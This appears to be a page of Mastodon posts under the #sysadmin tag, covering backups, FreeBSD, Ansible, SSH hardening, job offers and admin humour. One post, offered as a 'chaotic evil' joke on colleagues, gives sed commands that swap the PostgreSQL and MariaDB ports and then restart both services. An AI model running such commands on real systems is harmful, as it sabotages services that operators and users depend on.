Search results for tag #sysadmin
![[?]](data:image/png;base64, iVBORw0KGgoAAAANSUhEUgAAAEAAAABAAQAAAACCEkxzAAAAUUlEQVQoz43R0QkAMQwCUDdw/y3dwEvsvzlL4X1IoQkAisKmwfAFT3RgJHbQezpSRoXEqeqCL9BJBf7h3QbOCCxV5EVWMEMwG7K1/WODtlvxAYTtEsDU9F34AAAAAElFTkSuQmCC)
@borgmatic entirely fwiw and feel free to ignore: https://gist.github.com/bigntallmike/c46032e742c4a29ee9d78f64e1f5a8c5
#borg #backup #sysadmin
![[?]](https://cdn.fosstodon.org/accounts/avatars/116/489/742/579/595/552/original/09eaba611245c31c.png)
📢 Nächster #Adminstammtisch in Berlin!
📅 01.10.2026, 19 Uhr
📍 BHT, Haus Bauwesen, Raum E17
💻 Hybrid + Stream
🎤 Norbert Auler:
*Synchronisieren von mehreren PowerDNS Authoritative DNS Servern*
Themen: #PowerDNS, LMDB, Lightning Stream & S3.
Details + Stream + Anmeldung zum Essen:
https://www.flarp.de/posts/2026/2026-10-01/ <https://www.flarp.de/posts/2026/2026-10-01/>
Kommt vorbei – wir freuen uns auf euch!
![[?]](https://is-a.cat/system/accounts/avatars/108/675/359/091/569/719/original/f0fdf31423871eb6.png)
 [
[![[?]](https://bizzfed.de/media/bizzfed-media/avatars/46kH53ghYyt1UV9P.webp?v=1790607918721)
SSH-Brute-Force-Attacken laufen auf jedem öffentlichen Server im Dauerbetrieb. Der Großteil der Linux-Server setzt standardmäßig auf Passwörter oder statische SSH-Keys – beides hat bekannte Schwächen. Passwörter sind durch Credential-Stuffing und GPU-Cluster in Minuten geknackt, statische Keys bleiben unverändert, bis jemand sie manuell rotiert.
Dieser Artikel zeigt, wie du auf #Ubuntu 24.04 LTS und Ubuntu 26.04 LTS deinen Server mit zwei konkreten Maßnahmen absicherst: SSH mit FIDO2 und YubiKey für hardwarebasierte, passwortlose Authentifizierung und #CrowdSec als kollaboratives Intrusion-Prevention-System. Beides zusammen schließt die häufigsten Angriffsvektoren, ohne dass du dich um Passwort-Rotation oder Key-Management kümmern musst.
-> https://admindocs.de/de/serverumgebungen/linux-server-haertung-fido2-crowdsec
Ansible Grundlagen: Automatisierung für Linux-Administratoren
In modernen IT-Infrastrukturen gehört die manuelle Konfiguration einzelner Server über interaktive SSH-Sitzungen der Vergangenheit an. Wer Dutzende oder Hunderte Linux-Maschinen verwalten muss, stößt mit klassischen Ad-hoc-Skripten schnell an Grenzen: Fehlende Idempotenz, inkonsistente Paketstände und unübersichtliche Konfigurationsabweichungen (Configuration Drift) führen zu instabilen Umgebungen. Genau an dieser Stelle etabliert sich #Ansible als Industriestandard für Configuration Management, Bereitstellung und Orchestrierung.
https://admindocs.de/de/devops/ansible-grundlagen-automatisierung-fuer-linux-administratoren
#linux #devops #opensource #ansible #automatisierung #sysadmin
![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/110/740/169/477/916/693/original/dfa8f1b9beefa405.png)
The week starts with a phone call, apparently urgent, judging by the hour:
"Hey, the cybersecurity team says we have some insecure certificates that need to be updated immediately. The ones in Italy, Germany, France, and Poland are fine, but all the ones in the United States need to be updated right away!"
Me: "But... you don’t have any servers in the United States."
Him: "I'll email you the domains and IP addresses, hold on..."
I read the email.
I laugh.
"Those are the sites behind Cloudflare. They need to send the report to Cloudflare. Those are their certificates..."
![[?]](https://media.burningboard.net/accounts/avatars/109/892/422/024/311/931/original/f22e604f554272c0.png)

New in FreeBSD Foundationals, part 4: rc.d, the service framework that fits in your head.
How /etc/rc orders your services, why rc.conf is just shell, what rc.subr gives you for free, and the daemon(8) pidfile trap that makes "service stop" quietly restart your process.
Then I audited my own production rc.d scripts. One of them reports "not running" while serving live Mastodon traffic.
https://blog.hofstede.it/freebsd-foundationals-rcd-the-service-framework-that-fits-in-your-head/
I just need to share that I've "discovered" and started using the #MooseFS distributed file system on my local LAN and its really quite fantastic. As a professional #sysadmin I didn't find it hard to install or use, I think its quite straightforward but I'm coming at it from a different perspective perhaps than 'average' users. I will point out: it works for #immich storage, as well as steam games, believe it or not. Great for my #photography needs too. Ask anything!
#Linux #homelab #storage
![[?]](https://social.dk-libre.fr/social/oldsysops/s/7e93fa6bf16b47da4f57ddf9072aff8c.png)
![[?]](https://files.mastodon.social/accounts/avatars/108/222/419/986/466/608/original/fad995ca213a5673.png)
The GNUHealth control center 5.0.4 is out!
https://docs.gnuhealth.org/his/techguide/administration/controlcenter.html
#GNUHealth #sysadmin #OpenScience #GNU
![[?]](https://media.mas.to/accounts/avatars/113/036/405/374/339/684/original/64d9acb5d3eabc2c.jpg)
Fediverse: Do we know anyone/anywhere in the #Ottawa (National Capital) region or remote in #Canada that needs:
1) A #cybersecurity type person;
2) A hands-on (optional feet on the ground on-site) technical delivery / troubleshooting / deployment / maintenance / support escalation type person?
And in the #Kitchener #Waterloo #Guelph area or #remote in Canada:
3) A #sysadmin / #storage management type person?
I have three colleagues looking for work in these areas.

Alt...
A drawing of four people standing talking, sitting working on a laptop, or looking down from the top of a ladder around an oversized megaphone, with the general vibe of the concept of amplification and communication.
![[?]](https://masto.bike/system/accounts/avatars/111/107/558/298/390/719/original/742f250695c07bf1.png)
coucou les vimistes !
j'adore faire un gf sur un nom de fichier pour l'ouvrir.
sauf que ça marche pas si le fichier n'existe pas.
Une idée pour implémenter "ben s'il existe pas, créé le avant de l'ouvrir !" ?
poke @fabi1cazenave
![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/114/439/967/181/871/365/original/9c94f4a4076e444d.jpg)
Well that's interesting. Nagios' own #documentation for installing on #FreeBSD includes steps for #SELinux. 🤔
#sysadmin #homelab #tech #monitoring #funny #hmmm

Alt...
Steps for installing Nagios4 on FreeBSD also includes info on SELinux. Why?!?!
![[?]](https://files.mastodon.social/accounts/avatars/114/406/659/686/570/731/original/440a290360d1f50c.png)
2.5 Admins 319: Funding Open Source
The challenges of funding open source software projects, how Netflix uses FreeBSD in a positive way, why you shouldn’t try to complicate your monitoring, and running servers in a small residence.
https://2.5admins.com/2-5-admins-319/
Alt...
2.5 Admins artwork
Klassische Linux-Distributionen folgen seit Jahrzehnten einem vertrauten Muster:
Ein Paketmanager entpackt Dateien direkt in gemeinsame Systemverzeichnisse wie /usr/bin, /usr/lib oder /etc. Auf Systemen mit #APT unter #Ubuntu, #DNF unter #Fedora, #Zypper unter #openSUSE oder #Pacman unter #ArchLinux funktioniert das im Alltag verlässlich – stößt aber an prinzipbedingte Grenzen, sobald widersprüchliche Anforderungen aufeinandertreffen.
Wird ein Paket aktualisiert, überschreibt es geteilte Dateien anderer Programme. Schlägt ein Systemupdate fehl oder bricht mitten im Entpackvorgang ab, verbleibt das System oft in einem inkonsistenten Zwischenzustand, der manuelle Reparaturen erfordert.
Nix wählt ein radikal anderes Architekturmodell:
-> https://admindocs.de/de/linux-neulinge/nixos-der-leitfaden-vom-paketmanager-nix
#nixos #nix #linux #paketmanagement #devops #linuxadmin #sysadmin #reproducibility
RE: https://social.owncast.online/@owncast/117362130347294367
Let me get this straight.
Digital Ocean paid 2 million dollars to fund that rich racist's Linux project.
But it has started pulling out support of open source projects that got tiny fractions of that for their functioning.
I'm never paying Digital Ocean again.
Vote with your wallet.
#enshittification #techbros #cloud #sysadmin #programming #linux #privacy #foss #opensource #technology
This is very bad news. Owncast has relied on this program the past couple of years, and has allowed us to have servers and services we wouldn't normally afford to be able to do otherwise, especially now with Gabe being unemployed.
Any other cloud hosting providers want to step in and help all the open source projects that are going to be in this position?
Additionally, this might be a good time to show your financial support for Owncast.
https://fedifunding.org/projects/owncast/
Alt...

Hello, We're reaching out to share an important update regarding the DigitalOcean Open Source Credits Program. DigitalOcean has decided to sunset the Open Source Credits Program. As part of this change, we are no longer accepting new credit applications or approving credit renewals, extensions, or additional credit requests. If you currently have Open Source Credits that have already been granted, those credits will continue to be honored according to their existing terms and conditions. No action is required for your existing credit allocation. Additionally, the dedicated inbox for the Open Source Credits Program will stop being monitored as part of this transition. For any further questions or assistance, please submit your inquiries through our standard support channel: https:// www.digitalocean.com/company/contact/support We appreciate your participation in the DigitalOcean Open Source Credits Program and the work you do to support the open source community. Thank you for being part of the program.
![[?]](https://m.f-h.co/social-owncast-online/accounts/avatars/114/406/023/574/365/598/original/e719ba933c5c5edc.jpg)
![[?]](https://files.mastodon.social/accounts/avatars/116/197/974/451/624/592/original/c6ce3621d0ecc97c.webp)
Are you looking to deploy robust IT infrastructure in Europe? 🛑 Stop routing Western European traffic through distant hubs!
Explore iDatam's Bare-Metal Dedicated Servers in Paris, France! Located in a highly connected digital hub, you get unshared bare-metal compute power, up to 10Gbps bandwidth, and sub-millisecond latency across the EU via the France-IX.
Check out our available hardware here: https://www.idatam.com/dedicated-servers-france/paris/
#WebHosting #SysAdmin #DataCenter #Linux #Paris #BareMetal #TechNews

Alt...
Bare-Metal Dedicated Servers in Paris
![[?]](https://cdn.hosted.spacebear.ee/sb-53d788bcd8441bb97cfb7a64f2552521/accounts/avatars/109/331/059/732/420/534/original/6ee41c3fffb95318.jpg)
![[?]](https://cdn.fosstodon.org/accounts/avatars/109/745/239/188/691/820/original/d178dcd13d2b7608.jpg)
Happy 26th birthday, Knoppix! 🐧🎂🎉
Based on @debian, #Knoppix is one of the first #CD and #USB bootable #Linux distros, a historic part of #opensource, and a #community favourite.
Thank you Klaus Knopper and the Knoppix community for your contributions to #FOSS.
#Knoppix #Debian #Sysadmin #LPI #programming #GNULinux #FLOSS
![[?]](https://files.mastodon.social/accounts/avatars/000/027/233/original/4a1f1367cafeaaa0.jpg)
OpenBSD 8.0 is due out soon, and -current snapshots identify as 8.0 already. So it's time to reprise "You Have Installed OpenBSD. Now For The Daily Tasks." https://nxdomain.no/~peter/openbsd_installed_now_for_the_daily_tasks.html which should help answer some common questions. #openbsd #newrelease #maintenance #sysadmin #security #dailytasks #freesoftware #libresoftware
![[?]](https://mastodon.blablalinux.be/system/accounts/avatars/113/675/429/104/963/472/original/6baf4240c1614c5a.jpg)
On passe notre temps à corriger des trucs, et bien souvent, en réparer un fait naître un petit nouveau ailleurs. C'est le cycle normal du code.
Au lieu de crier au scandale pour un widget qui fait des siennes (que ce soit sur iOS, chez #Samsung ou ailleurs), un peu de recul ferait du bien. La perfection absolue n'existe pas dans le numérique.
Et vous, vous en pensez quoi de cette tendance à dramatiser le moindre bug ?
#Informatique #SysAdmin #Tech #Bug #LogicielLibre
![[?]](https://files.mastodon.social/accounts/avatars/111/228/343/080/661/940/original/c3720e26cb4e4a8b.png)
Worried that an upgrade could leave you with an unusable system?
FreeBSD boot environments, powered by ZFS, provide a straightforward way to recover.
In this video, learn how FreeBSD boot environments can make upgrades and system maintenance easier to manage.
Watch the video to learn more.
https://www.youtube.com/watch?v=MfHCXEzRfao&t=4s

Piece of old internet
#retro #yajoo #crt #nostalgia #linux #sysadmin #programming #macos #windows
Alt...
crt monitor with yahoo mail opened
Quelqu'un a vu des erreurs "451 4.7.500 Server busy" depuis les serveurs mail microsoft ce matin ?

Your playbook failed. Management wants a root cause. You have 30 seconds.
Introducing larvitz.bofh, an Ansible collection that returns Bastard Operator From Hell excuses:
"Root cause: The mainframe tripped over an unhandled SIGSEGV in the automated espresso machine."
Seedable, so each host keeps its story straight. Bonus category: Deutsche Bahn.
https://codeberg.org/Larvitz/ansible-bofh
#Ansible #BOFH #SysAdmin #DevOps #Codeberg #Humor #Linux
![[?]](https://media.illumos.cafe/icmedia/accounts/avatars/115/037/536/526/882/804/original/78d2593b414e139b.jpeg)
SmartOS: The illumos Way of Thinking About Servers
A practical look at SmartOS, illumos, zones, LX compatibility and the way this operating system approaches servers. Not a complete guide, just enough to understand why I like it.
https://it-notes.dragas.net/2026/09/28/smartos-the-illumos-way-of-thinking-about-servers/
#SmartOS #illumos #Hosting #Server #IT #SysAdmin #OwnYourData #ITNotes #Tutorial
SmartOS: The illumos Way of Thinking About Servers
A practical look at SmartOS, illumos, zones, LX compatibility and the way this operating system approaches servers. Not a complete guide, just enough to understand why I like it.
https://it-notes.dragas.net/2026/09/28/smartos-the-illumos-way-of-thinking-about-servers/
#SmartOS #illumos #Hosting #Server #IT #SysAdmin #OwnYourData #ITNotes #Tutorial
For almost a year, my Ansible connection plugin for FreeBSD jails had a jail escape.
A symlink inside a jail, a root-owned mv on the host, and every file transfer could land wherever the jail wanted. Rejecting ".." didn't help at all.
Now it's CVE-2026-55074. Here's the bug, the fix, and what disclosing it looks like when the project has one maintainer.
https://blog.hofstede.it/my-ansible-plugin-had-a-jail-escape-cve-2026-55074/
#FreeBSD #Ansible #InfoSec #CVE #Jails #OpenSource #Security #SysAdmin
FreeBSD has freebsd-version to tell you which release and exact patchlevel you're running.
Is there a similar command for #Debian that tells you when you last did update & upgrade? #sysadmin
(Edit to add: As I thought, there is no way. Tag your ZFS boot environments with a date and get on with your life.)
![[?]](https://social.manu.quebec/fileserver/01FP2N6NPPSEKW5B8NMNWW5967/attachment/original/01K34TCSZ9W0CBBF08DT1ASDAX.png)
#bhyve with #ZFS rollback makes testing boot environments for #openzfsmastery sooo much easier. Snapshots on the hypervisor. Snapshots in the VM. Snapshots EVERYWHERE. #sysadmin
AI bros genuinely have the most unhinged sales pitch in human history. Just three competing personalities fighting for the microphone:
a) Adapt or starve in a ditch, loser.
b) This technology will inevitably destroy societal cohesion and your job, pack your shit.
c) Anyway, why aren't you using our built-in summarizer? Come on. Look at the little stars. It only hallucinates 62% of the time now. Don't you want to summarize this recipe? Please. *Please.* we spent 40 billion on a new data center anticipating you!
You gotta respect the grift sometimes.
#ai #noai #jobs #capitalism #llm #openai #privacy #enshittification #sysadmin #reading #art #design #linux #gethired

Alt...
Altman and Dario
TFW you install a new boot loader on a VM and reboot but the entire virtualization host disappears seconds later so you think you installed a Linux boot loader on the FreeBSD host, but it turns out that the power cable on your test server slipped to the ground unnoticed so your robovac unplugs it. #sysadmin
Anyway, #openzfsmastery is going swimmingly.
Here is a fun piece of Linux filesystem trivia that feels like dark magic the first time you see it: rm does not delete files.
In POSIX, rm invokes the unlink() syscall. All it does is sever the directory entry (dentry) and decrement the inode's hard link counter by 1. The kernel will only actually deallocate the extents and free the disk blocks when two conditions are met, a.) the hard link count drops to 0 and b.) the open file descriptor (FD) reference count drops to 0.
This is why you can rm a 200GB log file and watch df -h stubbornly stay at 100%. The daemon holding that file descriptor is still happily writing to unlinked disk blocks.
That said if someone accidentally runs rm on an active, in-use database flatfile or massive dataset, maybe don't panic and don't kill the process. As long as that process is alive, the inode is fully intact. Find the PID and look into the virtual filesystem, ls -l /proc/<PID>/fd/
You will likely spot the descriptor pointing to /path/to/file (deleted).
You can then resurrect the entire file right out of the kernel's file table by dumping the descriptor back out, try cp /proc/<PID>/fd/4 /recovered_file
And if your disk is full because of an unlinked runaway log and you can't restart the daemon, don't restart it. Truncate the inode directly through its descriptor, /proc/<PID>/fd/4
Zero downtime while the VFS does its job. Understanding inodes is a superpower that anyone can acquire.
#linux #sysadmin #filesystem #kernel #storage #unix #devops #bash #programming
*boost for reach*
Do you pirate media?
#askfedi #question #piracy #netflix #streaming #movies #enshittification #sysadmin #programming
| Yes: | 2 |
| No: | 0 |
cyber,infosec,spam,sysadmin [SENSITIVE CONTENT]
English vesion belowOn a une nouvelle menace cyber au boulot... des "spammeurs" qui créer des comptes sur des adresses mails existantes, ce qui envoi un mail a une personne tiers qui n'a rien demandé...
Le compte en lui même n'est pas créer, le mail est ignoré ou classé en spam par le réceptionnaire.
Mais je ne vois pas l'intérêt de faire cela, où est le gain ? quel est leur objectif ?
Le seul problème que je vois c'est de nous faire passer pour des spammeurs sur les gros hébergeur de mails (Microsoft et Google principalement) mais ils envoient les mails ailleurs aussi (sur plein de domaines différents...)
quelqu'un aurait une idée ou une explication plus plausible ?
English version
===
We have a new cyber threat at work... “spammers” who create accounts using existing email addresses, which then send emails to third parties who didn't ask for it...
The account itself isn't actually created, and the email is either ignored or marked as spam by the recipient.
But I don’t see the point of doing this, what’s in it for them? What’s their goal?
The only problem I see is that it makes us look like spammers to the major email providers (mainly Microsoft and Google), but they’re sending emails elsewhere too (to lots of different domains...)
Does anyone have a more plausible idea or explanation?
![[?]](https://mastodon-assets.gougere.fr/accounts/avatars/000/000/369/original/22d62f774f88ba53.png)
Traditional hosting company:
“We had a Linux crash. Or maybe systemd. Or KVM. Possibly a kernel issue. There is also a non-zero chance aliens interfered with our servers.
We’re not entirely sure what happened.
Sorry for the inconvenience.”
OpenBSD Amsterdam:
“We had a crash.
One of the OpenBSD developers looked at it and is now patching OpenBSD so it won’t happen again.”
Who’s the boss now? 😎
Thank you, @OpenBSDAms !
![[?]](https://abc.clouderst.xyz/fileserver/01FZXMDJNV2P3NYCHQ06CMVQ8Q/attachment/original/01KT4XQVB0GWJHG03V83EAZSBR.jpeg)
to all docker nerds, how do i go around running some services on a system with apache do i:
1. leave apache uncontainerized and use the linked ports from each docker container
2. containerize apache(idfk how to do this)
3. fuck docker i'm all with kubernetes
![[?]](https://assets.growers.social/accounts/avatars/111/020/532/060/811/975/original/e282b2b6ba9f6a6c.jpeg)
#Sysadmin question. Homelabbers welcome.
What is your preferred method of keeping the record of what you've done on a server?
![[?]](https://hostux.social/system/accounts/avatars/109/302/920/015/525/774/original/195d68b4084d3e91.jpeg)
I would like a #sysadmin dashboard as a #deltachat app.
I figured very quickly how to send notifications through delta chat... I'm sold.
But, do you think a dashboard with current alerts / recoveries sent by a bot would be feasible? It doesn't have to be interactive (actually I'd prefer no interactivity)
I'm not very fluent in web tools...

![[?]](https://cdn.fosstodon.org/accounts/avatars/000/186/507/original/d6235003bb2d678e.jpg)

Manpage Monday: bastille list
See everything at a glance.
Default overview
> bastille list [all]
List all releases:
> bastille list releases
Running jails, by type, in pretty JSON columns:
> bastille list -jup type
You can also list: ips, ports, paths, states, snapshots, limits and templates.
Customer: "We need to hurry, they breached the old server and we need to set up the new one ASAP!"
Me: "Yeah, it was old and way beyond any kind of updates. You really should have replaced it earlier. If you want, we can build the new one now."
Customer: "Yes, and make sure it is accessible only through the VPN. We want security!"
I go and take a look at the VPN and find out that it is provided by a commercial appliance, I will not mention the brand, running a version and release affected by several serious security issues, and also exposing some completely unnecessary services.
I point this out, and the answer is:
"Well, but the VPN is secure. That’s exactly why we want to use it!"
![[?]](https://gnulinux.social/system/accounts/avatars/109/296/430/358/252/790/original/cc8a99fb944ed95a.jpg)
 Haack's Networking
✍️ We would like to introduce everyone to our latest addition to the #pubglug PubGLUG community offerings. Ente #E2EE encrypted photos, files, and secrets is now live for testing. All users get 10GB upon sign up, but/and more is available upon request (DMs). The technical setup notes are here:
🔗 https://tech.haacksnetworking.org/2026/09/21/ente/
💡 The instance link is here:
📜 We are in testing right now and there will definitely be bugs and/or other issues that need addressing. Please let us know in replies, DMs, and/or hit us on Matrix or DC. For now, registration is open - if it proves to be a problem we will close it. Until then, happy hacking!
#ente #sysadmin #selfhosted #caddy #debian #freesoftware #floss #opensource

Alt...
ente icon, e2ee app for files, photos, and 2fa secrets
Haack's Networking
✍️ We recently migrated from legacy email to chatmail for our Delta Chat implementation. In so doing, we retained the legacy Dreamhost account for sending alerts because it was not connected to chatmail, nor either server we manage. Unfortunately, Dreamhost is not playing nice with happy eyeballs and keeps timing out client connections.
💡 So, although it is inconvenient, we are going to migrate the broadcast channel to a new source account. We've added three backup relays to that source account to ensure deliverability of alerts. For those of you who use some or all PubGLUG services, please migrate to the new channel. Thanks for patience 🙏
Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
💡 Tonight's agenda is to relax, organize notes, organize projects, if time permits I need to make a metasploit image for a student. I also need to see if a primary backup script is failing and doubling the loop OR not. Other miscellaneous stuff as it comes up or as I catch it in the week's notes.
✅️ Good vibes and good times. Come on by and join the Haacknet ... let's have some fun.
🎶 Music as always, doing a re-listen to Michael Jackson's Dangerous album - one of the most monumental late career releases. Coming out in a time where marketing ruled over authenticity, this album cemented his greatness with hit after hit and rich sleeper songs permeating the album.
#debian #sysadmin #selfhosted on #peertube #linuxstreaming #livestream #metasploit #music #freesoftware
Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
💡 Tonight's agenda is to relax, organize notes, organize projects, if time permits I need to make a metasploit image for a student. I also need to see if a primary backup script is failing and doubling the loop OR not. Other miscellaneous stuff as it comes up or as I catch it in the week's notes.
✅️ Good vibes and good times. Come on by and join the Haacknet ... let's have some fun.
🎶 Music as always, doing a re-listen to Michael Jackson's Dangerous album - one of the most monumental late career releases. Coming out in a time where marketing ruled over authenticity, this album cemented his greatness with hit after hit and rich sleeper songs permeating the album.
#debian #sysadmin #selfhosted on #peertube #linuxstreaming #livestream #metasploit #music #freesoftware
![[?]](https://media.mstdn.social/accounts/avatars/111/704/292/195/524/935/original/689a5351e9ccf49d.png)
At Software Heritage we put up a bot wall like everyone else, and it blocked the people trying to give us code. The commit that fixed it states the thesis of this whole series, in a parenthesis, with no irony. 👉 https://www.dicosmo.org/good-enough/ #GoodEnoughIsNotGoodEnough #SysAdmin #OpenSource #AI

Alt...
A commit message reading "This is a trivially circumventable 'are you a browser?' check, but one can't answer an Anubis challenge when doing cross-site requests to the API anyway".
![[?]](https://files.mastodon.social/accounts/avatars/001/183/764/original/2d1cb9e4174a5e62.png)
#TechTipThursday: stop losing long jobs to a dropped SSH session.
Before you kick off that big rsync:
tmux new -s migration
It runs on the server, not in your terminal. Ctrl+b then d to detach, close the laptop, walk away. Come back with tmux attach -t migration and it's right where you left it.
Run it first. Regret it never.

![[?]](https://files.mastodon.social/accounts/avatars/000/333/560/original/dfb431b8541ceb74.png)
Prosody (prosody.im) is such a sweet deploy. Your own e2ee text/voice/video service, up and running on your own infra, in minutes (so long as you have a TURN server). Ejabberd has been a mainstay over the years, and makes sense for big communities, but for lesser needs, & when you have more servers than sense to look after, low maintenance burden goes a long way.
With apps like Conversations, the UX is at least as good as Signal.
![[?]](https://media.infosec.exchange/infosec.exchange/accounts/avatars/000/070/798/original/d20ead2f85c91066.jpg)
Spot the moment that I blocked Brazil.

Alt...
A line graph where the Y axis is number of requests, running from 0 to 1 million. The X axis is days running from 1 September to 15 September. The number of requests around 900,000 to 800,000 from September 1 to September 5. Then it rapidly drops off to right around 200,000 from September 6 onward.
![[?]](https://mediacdn.aus.social/accounts/avatars/109/627/284/420/805/358/original/141bd31301198e23.jpeg)
Sysadmin life, vendor interaction edition [SENSITIVE CONTENT]
Vendor: We need to share this directory : /path/blah on server fnord (that we, ORG, maintain) to certain people in your organisation. It contains PII.
Us: Howabout a Samba share with restricted access?
Vendor: OK! What is it?
Us: //fnord/Sensitive_PII
Vendor: We can't see it!
Us: Of course not, you're not part of ORG.
Vendor: How do we write to it then?
Us: ...
Us: ...
Us: Uh, you write to /path/blah on server fnord?
Vendor: Oh! That's really convenient and clever! Wow!!
Us: ... Sure. No problem.
Yes folks, someone gave us their box, and when we showed it to them they were amazed it existed. Memory span of a concussed goldfish.
![[?]](https://media.bsd.cafe/bsdmmedia01/accounts/avatars/112/541/259/528/439/508/original/c6a3e8bde118adf1.png)
I'm looking for options, perhaps other #sysadmin can chime in.
I've got a small company that wants to use a tablet in their warehouse, they picked up a couple of cheap $120 andoid devices.
These devices need to be managed by me but the company is on the google basic plan, to fully manage this device the entire company must upgrade to google business Plus, that's an additional $7k per year.
I cannot justify a cost increase of $7000 to manage a single $100 device.
Options? alternatives? this device only needs a web browser and printer access.
device is Tablet 10 Inch Android 16 Tablet
![[?]](https://cdn.masto.host/floss/accounts/avatars/109/129/003/918/936/187/original/cf6e3c194b06199f.png)
Are you the Systems Administrator we need? Apply for the post of Software Infrastructure and Continuous Delivery Engineer at KDE:
https://ev.kde.org/2026/09/14/2026-09-14-jobad-sysadmin/
Check out the requirements here:
https://ev.kde.org/resources/jobad-sysadmin2026/
--
Keep KDE funded💲! Become a Supporter! Adopt an App! All at once!:
La puissance des logs ne ment pas ! 📊 Suite à ma petite publication pour mettre en avant mon métamoteur SearXNG, vous avez débarqué en masse. Regardez-moi cette activité en direct sur le serveur, ça fait plaisir à voir ! 🚀
Envie de surfer sans pister ni être pisté ? C'est par ici que ça se passe : https://searxng.blablalinux.be 🕵️♂️✨
#SearXNG #SelfHosted #Sysadmin #OpenSource #BlablaLinux
![[?]](https://stockage.framapiaf.org/framapiaf/accounts/avatars/000/064/196/original/5c44e793cc6ee57f.jpg)
#Article 🖥️ Gérer un parc de centaines de serveurs sans y laisser sa santé mentale ? C'est possible avec la stack #PFK !
Dans notre dernier article, on décortique le trio #OpenSource qui pilote vraiment le cycle de vie de vos serveurs :
🔧 #Foreman orchestre le provisioning
📦 #Katello gère la distribution et le versioning
🗄️ #Pulp stocke et synchronise vos paquets
Un point de contrôle unique, une traçabilité renforcée pour vos audits 👇
https://www.capensis.fr/stack-pfk-pulp-foreman-katello-le-trio-open-source-qui-pilote-le-cycle-de-vie-de-vos-serveurs/
I have some questions for the #FreeBSD folks in the room:
1.) What are the best practices for Poudriere and Packages. I understand one shouldn't mix Ports and packages, but I want to have some custom builds for my machines, like vim, zsh, wget, mutt, nano, while not relying on compiling everything. Is there a safe way to do this? Presumably one tracks the same quarterly ports tree as packages. But is there more to it?
2.) When managing software using Poudriere and Ports, how does one manage emergency OOB patches? I would imagine switching Poudriere to use LATEST is an operational death wish.
![[?]](https://media.mstdn.io/mstdn-media/accounts/avatars/000/267/978/original/b6245747ebb261ca.jpg)
RE: https://autonomous.zone/@d1/117256788368297161
A wonderful review and contribution to a political discussion about autonomy in digital infrastructure. Great read.
![[?]](https://mammut.moe/system/accounts/avatars/109/308/533/487/810/604/original/35288be724803892.jpg)
Right away this sounds like a task for a "declaratively defined" distros, based on nixpks, guix or any other similar toolkit. There are tools, but no ready-made distro that does that, as far as I know.
The second set that comes into my mind is the "immutable" distros that utilises CoW FS, snapshots of the initial state and some machinery to change it. I'm most familiar with the SUSE famliy, thus I'm thinking of MicroOS, Leap Micro and Aeon Desktop - with snapper and transaction-update one have an access to the post-install state and may replay it anyware.
This kinda similar to what FreeBSD and illumos distros achieve with the ZFS and a "boot environment" concept (administrated via bectl/beadm).
And in the devops world it'd be a packer image applied to a new device.
We had a big wave of automated Mastodon signups with very predictable usernames.
I first tried the sledgehammer approach and blocked known VPN ranges at the firewall.
It worked.
It also blocked legitimate ProtonVPN users. 😬
So I replaced that with a tiny custom Mastodon validator that rejects the actual abusive username pattern instead.
Much cleaner: block the abuse, not the transport.
How-to + code:
https://gist.github.com/chofstede/a422427570004719196cde948521dd04
#Mastodon #Mastoadmin #Fediverse #SysAdmin #Ruby #Rails #Security @tux @AlienJay @aping
sudo sed -i -E 's/^#?port = [0-9]+/port = 3306/' /etc/postgresql/*/main/postgresql.conf
sudo sed -i -E 's/^#?port\s*=\s*[0-9]+/port = 5432/' /etc/mysql/mariadb.conf.d/50-server.cnf
sudo systemctl restart postgresql mariadb
My colleagues will hate me, but I couldn't resist 😈
#Linux #SysAdmin #DevOps #Database #ChaoticEvil #PostgreSQL #MariaDB
Haack's Networking
🚨 Please join the PubGLUG Alerts channel on Delta Chat to receive important announcements about uptime, downed lines, route outages, upgrades, backups, and more ‼️
✍️ This account is managed by a Dreamhost-based email, so it is not connected to either the primary and co-located server at Brown Rice, nor the backup and auxiliary dedicated host at Pebble Host ⚡️
💡 For those of you using PubGLUG-based chatmail servers, it is recommended that you join this channel with a personal email not connected to either service, as you count use something that's down to monitor status about it being down 🙃
👀 And, if you are looking to reach me - Jonathan Haack - personally, then use this link to DM me if/when you have questions, concerns, inquiries, or what have you. My DMs are open but/and mind your manners or you might get 🔨
#deltachat #chatmail #pubglug #alerts #outages #selfhosted #sysadmin #community #dreamhost #hosting
![[?]](https://media.infosec.exchange/infosec.exchange/accounts/avatars/109/302/783/570/510/744/original/f24405e5ddc5416c.png) Ryan Castellucci (they/them) 🎃
Ryan Castellucci (they/them) 🎃  [they/them] » 🌐
@ryanc@infosec.exchange
STOP DOING SWAP PARTITIONS
HARD DRIVES WERE NOT SUPPOSED TO ACT LIKE RAM
YEARS OF LINUX SYSADMINNING yet NO REAL-WORLD USE FOUND for going beyond CLOSING A FEW TABS
Wanted to avoid the OOM killer anyway for a laugh? We had a tool for that: It was called ZRAM
"Yes please give me a dedicated 64GB logical volume of SWAP. Please give me unresizable block devices trapped at the end of my disk." - STATEMENTS DREAMED UP BY THE UTTERLY DERANGED
LOOK at what Neckbeards have been demanding your Respect for all this time, with all the fdisk and GParted Live USBs we built for them. (This is REAL PARTITIONING, done by REAL LINUX USERS):
# mkswap /dev/nvme0n1p3
# echo  /dev/nvme0n1p3 none swap sw 0 0 >> /etc/fstab
# swapon -a
"Hello I would like to torture my SSD's FTL because I left three Electron apps open."
They have played us for absolute fools.
![[?]](https://files.mastodon.social/accounts/avatars/108/195/975/333/001/997/original/03def2f2b3aef9de.jpeg)
![[?]](https://nbg1.your-objectstorage.com/pouet-eu-central/accounts/avatars/000/000/001/original/252d247a491d207d.png)
Rituel du samedi matin !
Les VM et les conteneurs LXC du cluster Proxmox VE sont tout propres et à jour.
Étape 1 terminée avec succès... la suite cet après-midi avec la partie Docker !
Bon week-end à tous !
#Proxmox #Linux #SelfHosted #Docker #SysAdmin #Automation

Haack's Networking
🔗 https://content.haacksnetworking.org/w/ddXeefRJ8rw9zeUZRiiRg3
✍️ We are live now folks! Tonight, just chilling and trying to spread positive vibes while researching:
1️⃣ post quantum encryption
2️⃣ kex, mtu, and ssh issues with tunnels
3️⃣ chatmail and pgp, legacy email, DC
🎶 As always, should have some music going as well. Come on by and spam me in chat!
#deltachat #pgp #sysadmin #selfhosted #stream #linuxstreaming #debian #kex #mtu #ssh #chatmail #dovecot #postfix


